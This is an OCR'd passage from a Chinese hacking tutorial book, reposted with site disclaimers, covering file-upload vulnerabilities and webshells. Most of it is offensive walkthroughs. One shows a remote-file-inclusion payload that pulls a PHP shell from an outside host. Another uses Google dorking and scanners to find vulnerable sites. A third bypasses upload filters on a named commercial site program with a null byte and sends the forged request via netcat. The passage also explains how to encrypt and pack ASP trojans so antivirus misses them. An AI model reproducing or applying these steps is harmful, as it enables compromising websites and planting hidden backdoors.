SQL 注入主要依据是 IIS 给出的 ASP 错误信息，所以配置 IIS 和数据库用户权限，可以阻止 SQL 注入攻击。具体的操作步骤如下。

步骤 01 在“管理工具”窗口中双击“Internet 信息服务”图标，打开“Internet 信息服务”窗口，如图 4-105 所示。

步骤 02 依次展开“本地计算机”→“网址”分支，右击其中的“默认网站”图标，在弹出的快捷菜单中选择“属性”选项，打开“默认网站属性”对话框，如图 4-106 所示。



图 4-105　“Internet 信息服务”窗口



图 4-106　“默认网站属性”对话框

步骤 03 切换到“自定义错误”选项卡，在“HTTP 错误”列表中选择“500：100”选项，如图 4-107 所示。单击“编辑属性”按钮，打开“错误映射属性”对话框，在“消息类型”下拉列表中选择“默认值”选项，如图 4-108 所示。单击“确定”按钮，完成对错误提示信息的设置。



图 4-107　“HTTP 错误”选项卡




图 4-108　“错误映射属性”对话框

4.3　文件上传为渗透铺路

大部分网站都为用户提供了文件上传功能，这就会产生网站上传漏洞，产生的主要原因是网页代码中的文件上传路径变量过滤不严格所造成的，攻击者利用这个上传漏洞就可以任意上传网页木马，如 ASP 等，再链接上传的网页，即可控制该网站的系统。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

4.3.1 上传功能导致的漏洞

上传是一种比注入更具杀伤力的漏洞。通过注入所得到的往往是数据库中的一些敏感数据，如管理员名称、密码等。但上传漏洞就不同了，它可以把 ASP、JSP、CGI、PHP 等格式的木马上传至网站目录内，所得到的权限最低也是 WebShell。

对于上传漏洞的查找，仍是从源文件入手，目标有两个，一个是 FilePath，即文件路径；另一个则是 FileName，即文件名称。下面简单介绍上传漏洞产生的原理。网站的上传漏洞是由于对网页代码中的文件上传路径变量过滤不严造成的，在很多网站中都存在上传页面，如图 4-109 所示。



图 4-109 上传页面

但这类上传页面只是一个调用框架，将用户的文件参数提交给真正实现上传功能的程序文件，其代码如下：

```
<form action="upfile.asp" ...>
<input type="hidden" name="filepath" value="UploadFile">
<input type="file" name="file">
<input type="submit" name="Submit" value="上传" class="login_btn">
</form>
```

在上述代码中“filepath”是文件上传路径，由于网页设计者没有对该变量进行任何的过滤，所以黑客可以任意修改该变量的值。在编程语言中有个特殊的截止符“\0”，该符号的作用是通知网站服务器中止后面的数据接收，黑客可利用该截止符重新构造 filepath。

例如：正常的上传路径是“http://www.xxx.com/net op/upload/01.jpg”，但黑客可使用“\0”来构造 filepath 为“http://www.xxx.com.cn/netop.asp \0/01.jpg”，这样当服务器接收 filepath 数据时，就会简单地看到“netop.asp”后面的“\0”后，认为 filepath 数据到此就结束了，此时上传文件就被保存为 http://www.xxx.com.cn/netop.asp。利用这个上传漏洞就可以上传 ASP 木马，再连接上传的网页，进而控制整个网站系统了。

4.3.2 利用 Google 发起 RTF 攻击

当检测到某个 PHP 程序的远程包中包含有漏洞后，攻击者就会再搜索一些包含漏洞的站点，并对整个站点进行漏洞检测攻击。通过 Google 搜索引擎就可以寻找漏洞站点，再借助一些小工具就可以引发 RTF 攻击。具体的操作步骤如下。

步骤 01 下载并运行 Goo 小跑堂软件，打开“Goo 小跑堂”主窗口，如图 4-110 所示。在其中单击“高级”按钮，在上方页面中显示 Google 的高级搜索，如图 1-111 所示。

步骤 02 在其中设置要搜索的漏洞网站程序关键字，如这里在“包含完整字句”中输入“Powered by REALTOR 747”，并将搜索结果设置为“100”，如图 4-112 所示。

步骤 03 在程序界面的“关键：”文本框中输入链接路径分隔符“/”，此设置用于定位搜索到的结果列表中的链接地址根目录，并将其替换成下面提交的链接参数，如图 4-113 所示。

步骤 04 在“Goo 小跑堂”主窗口勾选左下角的复选框，在其文本框中输入要搜索的远程文件包含漏洞网址链接，这里以“Realtor 747 Version 4.11”网站程序远程包含漏洞链接为例，假设 PHP Shell 的链接地址为：“http://xiaopuma.gicp.net/shell.txt”，则设置提交的参数设置为：“/include/define.php?INC_DIR= http://xiaopuma.gicp.net/shell.txt?”，如图 4-114 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 05 在设置完毕后，单击上方网页框中的“Google 搜索”按钮，即可搜索到相应网站的链接地址，如图 4-115 所示。



图 4-110 “Goo 小跑堂”主界面



图 4-111　Google 的高级搜索



图 4-112　设置搜索的内容



图 4-113　设置关键字



图 4-114　设置链接地址的内容



图 4-115　搜索结果显示账号

步骤 06 利用清扫员验证漏洞的站点。在使用 Goo 小跑堂搜索到大量可能存在漏洞的站点地址列表后，还需要利用清扫员验证漏洞的站点，下载并解压缩“Goo 清扫员”解压缩包，双击其中的可执行文件，打开“Goo 清扫员”主操作界面，如图 4-116 所示。

步骤 07 在 Goo 小跑堂中选择所有 URL 地址列表，并复制粘贴到 Goo 清扫员的“分析”选项中，单击“添加到列表”按钮，即可将所有网址添加到“检测”选项中，如图 4-117 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 4-116 “Goo 清扫员”主窗口




图 4-117 添加扫描地址

步骤 08 在“Goo 清扫员”主界面中勾选“需要关键字”复选框，在其文本框中输入相应的关键字，如密码，如图 4-118 所示。

步骤 09 在设置完毕后，单击“开始”按钮，即可自动探测列表中的网址是否存在远程文件包含的漏洞，如果成功检测到漏洞的链接地址，将会显示在“扫描结果”列表中。复制该链接地址，直接在 IE 浏览器中打开，即可看到远程包含的 Webshell 了，如图 4-119 所示。




图 4-118 设置关键字




图 4-119 漏洞结果显示

4.3.3 本地提交上传流程分析

本地提交上传流程主要包括：定义变量、获取上传文件名、检测后缀名、文档上传以及保存等几部分。

1. 定义变量

在上传文件之前，需要定义各种上传变量，如上传路径、保存目录、允许上传文件的类型等，这部分的具体实现代码如下：

```
<%
    const upload_type=0    '上传方法：0=无惧无组件上传类，1=FSO 上传 2=lyfupload,
3=aspupload，4=chinaaspupload
    dim upload,oFile,formName,SavePath,filename,fileExt
    dim ImgWidth,ImgHeight,AlignType
    dim EnableUpload
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
    dim arrUpFileType
    dim ranNum
    dim msg,FoundErr
    msg=""
    FoundErr=false
    EnableUpload=false
    SavePath = SaveUpFilesPath   //存放上传文件的目录
    if right(SavePath,1)<>"/" then SavePath=SavePath&"/"
%>
.....
    sub upload_0()    '使用化境无组件上传类
    set upload=new upfile_class ''建立上传对象
```

2. 获取上传文件名

在定义完各种变量后，就需要使用 for 循环来获得上传文件的文件名，其实现代码如下：

```
for each formName in upload.file //列出所有上传了的文件
 set ofile=upload.file(formName)  //生成一个文件对象
```

3. 检测后缀名

在获得文件名后，还需要获得上传文件的后缀名，并检测文件扩展名是否合法，要实现这些功能需要用到以下的 for 循环语句，其具体内容如下：

```
fileExt=lcase(ofile.FileExt)  //将扩展名转换为小写字符
     arrUpFileType=split(UpFileType,"|") // 读取后台定义的允许上传的文件扩展名
     for i=0 to ubound(arrUpFileType) // 第一次后缀名检测，用 FOR 循环读取
arrUpFileType 数组
         if fileEXT=trim(arrUpFileType(i)) then//如果 fileExT 是允许上传的扩展名
             EnableUpload=true//为真,表示该文件合法
             exit for
         end if
     next
```

4. 文件上传与保存

在上传之前还需要检测 FoundErr 变量值的真与假，如果为真则执行文件上传与保存操作，其实现代码如下：

```
strJS="<SCRIPT language=javascript>" & vbcrlf
 if FoundErr<>true then  //第四次检测，如果 FoundErr 不等于 true 则允许上传
     randomize
     ranNum=int(900*rnd)+100
     filename=SavePath&year(now)&month(now)&day(now)&hour(now)&minute(now)&
second(now)&ranNum&"."&fileExt  //定义 filename，共值为固定的路径名+年月日及随机值生成
的名称+fileExt 扩展名
     ofile.SaveToFile Server.mappath(FileName)   //保存文件
     msg="上传文件成功！"
.....
     response.write strJS
         set file=nothing
     next
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
    set upload=nothing
end sub
%>
```

分析上述代码可知，逻辑变量“EnableUpload”和“FoundErr”在文件上传过程中起着非常重要的作用。“EnableUpload”用于验证文件扩展名的合法性，当其值为“True（真）”时表示合法；而“FoundErr”用于表示文件是否可以上传，当其值为“False（假）”时，表示可以上传。所以，这两个变量直接影响着非法文件是否会上传成功，上传漏洞是否存在。

4.3.4 WScokExpert 与上传漏洞攻击

WSockExpert 是一个网络数据抓包工具，可用来监视和截获指定进程网络数据的传输，主要用于网站测试。黑客经常使用该工具修改网络发送和接收的数据，从而完成网页脚本入侵。

使用 WSockExpert 截获网络数据的具体操作步骤如下。

步骤 01 下载并运行 WSockExpert V0.6，其主窗口如图 4-120 所示。单击工具栏中的“打开”按钮，打开“Select Process To Monitor（选择监听的程序）”对话框，如想监视某个网页则展开“IEXPLORE.EXE”选项，在其中选择打开的网页名称，如选择一个上传网页 http://localhost/qinzhu/Upfile.html，如图 4-121 所示。




图 4-120 “WSockExpert V0.6”主窗口




图 4-121 “选择监听程序”对话框

步骤 02 单击“打开”按钮，返回到主窗口中，对本地与“Upfile.html”网站的数据交换进行监控。在窗口中将及时显示本地主机与网站进行的每一次数据交换，如图 4-122 所示。其中所包含的各列的含义如下。

- Status：在该列中可看到数据交换的状态，有发送（Send）和接收（WSA）两种状态。
- PacketsHex：交换数据的 16 进制代码。
- PacketsText：16 进制代码转换成的信息。
- Address：从该栏目中可查看到每次数据交换经过 IP 地址传递与转换的次数，并可以查看远程主机的 IP 地址。

步骤 03 单击列表中某个数据交换，即可在窗口中看到转换后的详细信息，如图 4-123 所示。转化后的相关代码如下：

```
POST /qinzhu/admin%20/Article/Upload_Article.asp HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/
x-shockwave-flash, application/vnd.ms-excel,
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
    application/msword, application/x-silverlight, */*
    Referer: http://localhost/qinzhu/Upfile.html
    Accept-Language: zh-cn
    Content-Type:                                    multipart/form-data;
boundary=---------------------------7d912816230e60
    Accept-Encoding: gzip, deflate
    User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; QQDownload
538)
    Host: localhost
    Content-Length: 15992
    Connection: Keep-Alive
    Cache-Control: no-cache
    Cookie: AjStatqizu%5Fstat1=UserPages=2&AjstatPages=2;
 Ajiangqizu%5Fstat1=Ajstat2=1
```




图 4-122　监听到的网页数据




图 4-123　截获的数据信息

从上面捕捉到的重要代码信息可知：“POST”表示与网站交换信息的方式；“Referer”表示 WSE 捕获到的数据提交网页，主要用于查找一些隐藏的登录网页；还有远程主机名 Host、连接方式 Connetion、Cookie 等。其中“Cookie”在构造伪装数据时非常有用。

在进行发帖、文件上传等操作时，还可捕捉到其他一些重要信息，如“Content-Length”表示 Cookie 数据的长度；而“Content-Type：image/gif”则表示上传文件类型；还有文件上传后的保存路径等。因此，任何隐蔽数据的交换都逃不过该工具的监控。

4.3.5　文件上传漏洞攻击实例

文件上传漏洞产生的关键是“Filepath”文件名变量未进行严格的过滤。主要分为两种情况：一是没有对 Filename 文件名变量进行过滤；二是没有对“FilePath”文件路径进行过滤。下面介绍没有对“FilePath”文件路径变量进行过滤，从而产生漏洞的情况，这里以一个比较典型的网站程序“天意阿里巴巴企业商务网 V3.7”为例，进行介绍进行文件上传漏洞攻击的。具体操作步骤如下。

步骤 01 在 IE 浏览器中打开“天意阿里巴巴企业商务网 V3.7”程序中的主页面 Default.asp 文件，打开其主页面，如图 4-124 所示。

步骤 02 单击“注册会员”按钮，打开其注册页面，在其中注册一个新用户，如图 4-125 所示。注册完毕后，在用户登录区中输入刚注册的用户名和密码进行登录，如图 4-126 所示。单击“超链接”按钮，进入产品发布页面，在其中按要求输入相应的数据，并单击“浏览”按钮选择要上传的 ASP 木马，如图 4-127 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



图 4-124 天意阿里巴巴企业商务网主页面




图 4-125 注册新用户



图 4-126 会员登录



图 4-127 产品发布页面

步骤 03 运行 WsockExpert 工具，单击工具栏中的“打开”按钮，打开“Select Process To Monitor（选择监听的程序）”对话框，展开“IEXPLORE.EXE”选项，在其中选择当前打开的网页名称：天意商务网产品展示，如图 4-128 所示。

步骤 04 单击“Open”按钮，返回到新产品发布页面中，再单击“确定”按钮，即可提交输入的数据。由于上传文件的类型不正确，可看到“上传的图片有错误”提示框，如图 4-129 所示。出现这种现象的原因在于：网页对文件上传类型进行限制，所以 ASP 后门是无法上传成功的。



图 4-128 “选择监听的程序”对话框




图 4-129 “上传的图片有错误”提示框

步骤 05 此时在“WsockExpert”窗口中可看到捕捉到的数据包，在其中找到含有“Post”

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

字符串的数据库，其 ID 号是 3 和 4。在 ID 号为 3 所在的行单击，即可看到该数据包的具体内容，如图 4-130 所示。其具体内容如下。

```
POST /tianyi/manage/spzs/zs_save_add.asp HTTP/1.1
Accept:     image/gif,     image/x-xbitmap,     image/jpeg,     image/pjpeg,
application/x-shockwave-flash, application/vnd.ms-excel, application/msword,
application/x-silverlight, */*
Referer: http://localhost/tianyi/manage/spzs/add.asp
Accept-Language: zh-cn
Content-Type:                                          multipart/form-data;
boundary=---------------------------7d931c1b10604
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: localhost
Content-Length: 9162
Connection: Keep-Alive
Cache-Control: no-cache
Cookie: ASPSESSIONIDCATCQQDB=EDLNMGMBMLGFPPKHPOLDACFC
```

步骤 06 在 ID 号为 4 所在的行单击，可看到该数据包的具体内容，如图 4-131 所示。



图 4-130　查看 ID=3 的数据包的内容




图 4-131　查看 ID=4 的数据包的内容

其主要内容如下。

```
-----------------------------7d931c1b10604
Content-Disposition: form-data; name="filepath"
../../picture/
-----------------------------7d931c1b10604
Content-Disposition: form-data; name="cpmc"
aa
-----------------------------7d931c1b10604
Content-Disposition: form-data; name="cpbh"
001
-----------------------------7d931c1b10604
Content-Disposition: form-data; name="cpsb"
11
-----------------------------7d931c1b10604
Content-Disposition: form-data; name="cpcd"
11
-----------------------------7d931c1b10604
Content-Disposition: form-data; name="cpjg"
11
-----------------------------7d931c1b10604
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
Content-Disposition: form-data; name="cpgg"
20
-----------------------------7d931c1b10604
Content-Disposition: form-data; name="sortid"
14
-----------------------------7d931c1b10604
Content-Disposition: form-data; name="typeid"
281
-----------------------------7d931c1b10604
Content-Disposition: form-data; name="file"; filename="F:\新建文件夹
\Dvbbs7.1.0_Ac\wap.asp"
Content-Type: application/octet-stream
```

步骤 07 将上面两个数据包中的内容复制到一个新建的记事本文件中，并将“filename="F:\新建文件夹\Dvbbs7.1.0_Ac\wap.asp"”修改为“filename="F:\新建文件夹\Dvbbs7.1.0_Ac\wap.asp .jpg"”，如图 4-132 所示。

步骤 08 使用 UltraEdit 打开刚才保存的记事本文件，选中“filename="F:\新建文件夹\Dvbbs7.1.0_Ac\wap.asp .jpg"”，将空格对应的 16 进制代码 20 修改为 00，如图 4-133 所示。

步骤 09 修改完毕后，将文件保存在 nc.exe 所在的文件夹，在“命令提示符”窗口中进入 nc.exe 所在的文件夹，运行“nc www.xxx.com 80 <1.text”命令，如果该命令执行成功，即可实现欺骗上传的目的，其中“www.xxx.com”是测试网站，需要根据实际情况进行修改。




图 4-132 修改文件后缀名




图 4-133 在 UltraEdit 修改 16 进制代码

4.4 专家课堂（常见问题与解答）

点拨 1：在 IE 浏览器中输入数据库的地址进行下载数据库后，当打开下载的数据库文件后，为什么显示的全是乱码？

解答：出现这种情况的原因在于，该网站数据库文件名的后缀是.asp，这样可以提交数据库的安全性。在浏览器中访问该数据库文件时，数据库文件将被当做 asp 网页文件，所以就直接显示乱码，达到阻止用户下载数据库的目的。

点拨 2：使用“SQL 通用防注入程序”如何才能使整个网站都可以防注入？


解答：将“SQL 通用防注入程序 V3.1”存放在网站所在文件夹中，如果要使整个网站都可以防注入，则在数据文件（一般为 conn.asp）中加入“<!--#include file="Neeao_SqlIn.ASP"-->”代码，就可以在任意页面中调用防注入程序，从而使整个网站都可以防注入。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

第5章

木马欺骗，渗透入侵的“通道”



重点提示：

- Webshell 后门与提取
- 木马渗透：从分站渗透到主站服务器
- 封锁关口。追踪入侵者



本章主要介绍 Webshell 后门与提取、木马如何从分站渗透到主站服务器，以及如何追踪入侵者等内容，有助于读者进一步了解木马欺骗的危害，以及攻击者是如何通过木马欺骗来渗透入侵目标主机的。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

木马是渗透入侵主机的“通道”，黑客在攻击目标主机时往往会利用木马入侵对方的计算机或一些网站的服务器等，从而获得计算机中的重要信息，特别是具有管理员权限的用户账号和密码。因此，透过木马可以使黑客控制网站的整个服务器、目标主机的控制权等。

5.1 Webshell 后门与提权

如果黑客已经成功地通过木马欺骗掌握了目标主机的控制权，但为了防止木马被查杀，黑客还会在目标主机中留下几个隐藏的 Webshell 后门。当再次渗透入侵这些目标主机时，这些隐藏的后门就给黑客留下了再次潜入的通道。

5.1.1 让 ASP 木马躲过杀毒软件的查杀

黑客在攻击目标主机的过程中，一般都会将各种 Webshell 后门木马上传到服务器之中，上传后的一个最大的问题：就是如何躲过杀毒软件的查杀。许多杀毒软件都会通过查找特征码的方式把木马揪出来，如何才能使 Webshell 后门木马躲过杀毒软件的查杀呢？

1. 加密和加壳 ASP 木马

对 ASP 木马进行加密或加壳处理，是常用的改变木马特征码，进而躲避杀毒软件的方式。

（1） ASP 木马免杀

使用“ASP 木马免杀”给木马进行加密处理的操作步骤如下。

步骤 01 下载并解压缩“ASP 木马免杀”压缩文件，双击解压后的可执行文件，打开“ASP 木马免杀”主窗口，如图 5-1 所示。

步骤 02 把需要加密的 ASP 文件拖曳至“ASP 木马免杀”主窗口的文本框中，如图 5-2 所示。单击“加密”按钮，即可为 ASP 木马进行加密处理，并弹出“加密完成”信息提示框，如图 5-3 所示。




图 5-1 “ASP 木马免杀”主窗口




图 5-2 拖曳需要加密的文件



图 5-3 加密成功

（2） 使用 ASPack 进行加壳

使用 ASPack 对木马进行加壳的具体操作步骤如下。

步骤 01 运行 ASPack 之后，打开“ASPack”主窗口，如图 5-4 所示。切换到“选项”选项卡中，勾选相应的复选框，如图 5-5 所示。



图 5-4 “ASPack”主窗口



图 5-5 “选项”选项卡

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 02 单击“打开”按钮，打开“选择文件 压缩”对话框，如图 5-6 所示。在其中添加所要加壳的文件或程序后，单击“打开”按钮，即可开始进行压缩，如图 5-7 所示。在“压缩”选项卡中可进行压缩、测试操作，在完成之后，即可生成加壳后的文件。




图 5-6 “选择文件 压缩”对话框




图 5-7　进行压缩

